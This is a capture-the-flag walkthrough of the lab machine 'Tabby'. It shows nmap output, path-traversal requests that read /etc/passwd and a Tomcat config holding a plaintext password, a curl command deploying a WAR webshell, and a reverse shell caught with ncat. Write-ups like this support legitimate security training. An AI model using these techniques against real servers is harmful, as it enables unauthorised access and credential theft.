

Tabby

Synopsis

Tabby is a easy difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is vulnerable to Local File Inclusion. Knowledge of the OS version is used to identify the tomcat-users.xml file location. This file yields credentials for a Tomcat user that is authorised to use the /manager/text interface. This is leveraged to deploy of a war file and upload a webshell, which in turn is used to get a reverse shell. Enumeration of the filesystem reveals a password protected zip file, which can be downloaded and cracked locally. The cracked password can be used to login to the remote machine as a low privileged user. However this user is a member of the LXD group, which allows privilege escalation by creating a privileged container, into which the host's filesystem is mounted. Eventually, access to the remote machine is gained as root using SSH.

Skills

- Web enumeration
- Linux enumeration
- Tomcat text interface WAR file upload
- ZIP cracking
- LXD abuse


Exploitation

As always we start with the nmap to check what services/ports are open

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-20 20:35 EDT
Nmap scan report for 10.10.10.194
Host is up (0.086s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|_   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_   256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Mega Hosting
|_ http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp  open  http      Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/20%OT=22%CT=1%CU=42525%PV=Y%DS=2%DC=T%G=Y%TM=64E2B15
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%GCD=1%ISR=10E%TI=Z%
OS:CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53C
OS:ST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W
OS:5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y
OS:T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=40%CD=S)
```

We see a few ports open, including two web ports

Opening the port 80/HTTP in the browser gave us the following page



Grow your business with our secure hosting services

By enumerating the page we found a parameter “file” that turned out was vulnerable to local file inclusion vulnerability that was used to read local files including tomcat web server configuration file where we found a password

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /news.php?file=../../../../etc/passwd HTTP/1.1 2 Host: megahosting.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://10.10.10.194/ 8 Connection: close 9 Upgrade-Insecure-Requests: 1 </pre>			<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 21 Aug 2023 00:42:47 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1850 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 root:x:0:0:root:/root:/bin/bash 10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 11 bin:x:2:2:bin:/bin:/usr/sbin/nologin 12 sys:x:3:3:sys:/dev:/usr/sbin/nologin 13 sync:x:4:65534:sync:/bin:/bin/sync 14 games:x:5:60:games:/usr/games:/usr/sbin/nologin 15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 25 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin 26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 27 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin 28 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin 29 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin 30 messagebus:x:103:106:./nonexistent:/usr/sbin/nologin 31 syslog:x:104:110:./home/syslog:/usr/sbin/nologin 32 _apt:x:105:65534:./nonexistent:/usr/sbin/nologin 33 tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false 34 uidd:x:107:112:./run/uidd:/usr/sbin/nologin 35 tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin 36 landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin 37 pollinate:x:110:1:./var/cache/pollinate:/bin/false </pre>			

Request	Response
<pre> Pretty Raw Hex GET /news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml HTTP/1.1 Host: megahosting.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://10.10.10.194/ Connection: close Upgrade-Insecure-Requests: 1 </pre>	<pre> Pretty Raw Hex Render 19 Unless required by applicable law or agreed to in writing, software 20 distributed under the License is distributed on an "AS IS" BASIS, 21 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. 22 See the License for the specific language governing permissions and 23 limitations under the License. 24 --> 25 <!-- 26 <tomcat-users xmlns="http://tomcat.apache.org/xml" 27 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" 28 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd" 29 version="1.0"> 30 <!-- 31 NOTE: By default, no user is included in the "manager-gui" role required 32 to operate the "/manager/html" web application. If you wish to use this app, 33 you must define such a user - the username and password are arbitrary. It is 34 strongly recommended that you do NOT use one of the users in the commented out 35 section below since they are intended for use with the examples web 36 application. 37 --> 38 <!-- 39 NOTE: The sample user and role entries below are intended for use with the 40 examples web application. They are wrapped in a comment and thus are ignored 41 when reading this file. If you wish to configure these users for use with the 42 examples web application, do not forget to remove the <!-- ... --> that surrounds 43 them. You will also need to set the passwords to something appropriate. 44 --> 45 <!-- 46 <role rolename="tomcat"/> 47 <role rolename="role1"/> 48 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/> 49 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/> 50 <user username="role1" password="<must-be-changed>" roles="role1"/> 51 --> 52 <role rolename="admin-gui"/> 53 <role rolename="manager-script"/> 54 <user username="tomcat" password="53cureP4s5w0rd123!" roles=" 55 admin-gui,manager-script"/> 56 </tomcat-users> </pre>

Next we access the port 8080/HTTP that displayed the general tomcat page



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

When accessing `/manager/html`, we were prompted for credentials



For username we typed “tomcat” and for password - the password that we retrieved from tomcat configuration files via LFI

We logged in but instead of being greeted by tomcat administration panel we got 403- Forbidden with the message that tomcat admin panel can be only access rom the browser on the local host



In that case we decided to use tomcat WAR file upload functionality via curl

```
(root@kali) ~/Desktop/Boxes
# zip shell.war shell.jsp
adding: shell.jsp (deflated 42%)
# curl -T shell.war -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/deploy?path=/app
OK - Deployed application at context path [/app]
#
```

And our malicious WAR file was successfully deployed on the web server

```
Mega Hosting 10.10.10.194:8080/app/shell.jsp
10.10.10.194:8080/app/shell.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
// note that linux = cmd and windows = "cmd.exe /c + cmd"
 Run
```

What provided us with the remote code execution on the system

```
Mega Hosting 10.10.10.194:8080/app3/shell.jsp?cmd=id
10.10.10.194:8080/app3/shell.jsp?cmd=id
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
// note that linux = cmd and windows = "cmd.exe /c + cmd"
 Run
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

```
# ncat -nlvp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.194:41142.
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
00:54:16 up 30 min, 0 users, load average: 0.01, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tomcat@tabby:/$ ^[[2;6~
```

```
ash@tabby:/var/www/html/files$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:/var/www/html/files$
```